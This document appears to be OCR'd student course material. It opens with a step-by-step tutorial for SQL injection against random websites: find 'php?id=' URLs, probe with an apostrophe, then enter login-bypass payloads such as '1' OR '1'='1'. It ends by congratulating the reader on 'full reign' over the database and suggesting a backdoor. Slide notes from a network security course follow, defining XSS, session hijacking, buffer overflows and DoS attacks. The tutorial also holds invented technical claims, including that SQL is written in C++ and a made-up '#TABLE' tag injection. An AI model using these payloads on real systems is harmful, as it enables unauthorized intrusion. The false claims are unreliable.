- “The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is weakly typed and unexpectedly executed.”
- String literal escape characters are characters that initiate different controls in a program (authenticate, end program, etc.). If a program is incorrectly filtered it will not reject other characters such as (#, <, >, =, *, etc.)
- Weak-typed means the software was written in a language that does not support memory safety, type safety, static type safety, or dynamic type safety. Java is strongly typed, however C++ is weakly typed and it is what SQL is written in. Hence why SQL is a popular target.

Step One: Casing

Find a website with a URL that looks like one of the following example:

http://www.hackingstuffs.com/items.php?id=5

Look for the "php?id=5" note: can be any number after the = sign.

Now type an invalid string literal escape character after the last character in the URL, in this case after the "5". An apostrophe ‘ or pound sign # are recommended.

If the site produces and error such as "syntax error" or "error on line 23" or any similar error, the website you found is vulnerable to an SQL injection. If an error is not produced, search for a new website.

Step Two: Choose method of injection

There are many ways to launch an SQL injection. Here are two common ones.

SQL Tag Injection: Type a pound sign (#) into the websites URL followed by malicious code. SQL tags use a format like this:

#TABLE1_SELECT_ROW2ksd9204255nazx

If you know SQL than you can give the table commands remotely, including pasting in source code for viruses.

This method is more flexible and allows a wider range of options, yet for simplicity sake we will use a second option.

The second option: a generic SQL injection.

Step Three: Find a login/admin page

Look for a page with a URL similar to the following:

http://www.hackingstuffs.com/login.php

http://www.hackingstuffs.com/admin_login.php

You can also use an SQL injection tool to help you find the login page, some examples being Absinthe, Havij, or sqlmap. We will not cover the use of tools however.

Now it is time to launch the SQL Injection attack.

Step 4: Launching the Attack

Type any of the following on the username and password section of the login page

1′ OR ′1′=′1

1 OR 1=1


1′1

1 AND 1=1

1 EXEC SP_ (or EXEC XP_)

1′ AND 1=(SELECT COUNT(*) FROM tablenames); –

If none of the codes work, look for more by searching "SQL Injection Codes"



Logon page that shows an SQL injection string

Step 5: Malicious Activity

You are now in the system and have successfully hacked a website. Congratulations! At this point, you may want to leave (if you are only hacking to learn that is).

You now have full reign over an SQL database. What you do with the database is up to you. You can access and edit the database like any other user, except that you have to hack in again (unless you inject a script that opens a backdoor to the database you can use).

For more information on what you can do once inside, refer to the following:

http://www.unixwiz.net/techtips/sql-injection.html

OR

YOU DECIDE

Network Security Fundamentals 2

Carrie Estes

Collin Donaldson

Application Attacks

- Zero day attacks
  - "zero day"
- Web application attacks
  - Signing up for a class
  - Hardening the web server
    - Enhancing the security
    - May not prevent against web attacks
  - Protecting the network
    - Traditional network security devices can block traditional attacks, but not always web app attacks

Cross-Site Scripting (XSS)

- Injects scripts into a web app server
- Direct attacks at clients
- Does not attack web app to steal content or deface it
- Victim goes to website, instructions sent to victims computer, instructions execute
- Requires two criteria
  - It accepts input from the user without validation
  - It uses the input in a response without encoding it

SQL Injection

- Structured Query Language
  - View and manipulate data in a relational database
- Targets SQL servers
- Attacker using SQL would
  - braden.thomas@fakemail.com'
  - If "Email address unknown" pops up, entries are being filtered
  - If "Server failure" pops up, entries are not being filtered

Markup Languages

- A markup language is a method for adding annotations to the text so that the additions can be distinguished from the text itself
  - HTML is also a markup language
    - It uses tags embedded in brackets so the browser can format correctly
- Extensible Markup Language
- XML carries data and tags are user made
- XML and SQL injection attacks are very similar
- A specific type is Xpath injection
  - Attempts to exploit XML Path Language queries that are built from user input

Cookies

First Party Cookie

Third Party Cookie

Session Cookie

Persistent Cookie

Secure Cookie

Session Hijacking

An attack in which an attacker attempts to impersonate the user by using his session token.

An attacker can eavesdrop on the transmission to steal the session token cookie. A second option is to attempt to guess the session token cookie.

Session Token: A form of verification used when accessing a secure web application.

Buffer Overflow attacks

A buffer overflow occurs when a process attempts to store data in RAM beyond the boundaries of a fixed-length storage buffer.

Attackers use buffer overflow to compromise a computer.

Network Attacks

Denial of Service: Makes attempts to keep a computer from performing its normal functions.

DDOS attack: Uses multiple computers.

Ping flood: Uses the ICMP to flood the victim with packets. The computer is overwhelmed and cannot respond quickly enough. This causes it to drop legitimate connections to other clients.

Smurf attack: An attack that broadcasts a ping request to all computers on the network yet changes the address from which the request came to that of the target.

Man in the middle attack

- Angie is a high school student
- She is doing poorly in math class
- Her teacher sends her parents a letter
- Angie waits for the letter and replaces it with a different letter
- Her teacher wonders why her parents do not respond to having a conference.

Vulnerability Assessment

- Asset Identification
- Threat Evaluation
- Risk mitigation
  - Diminish the risk
  - Transfer the risk
  - Accept the risk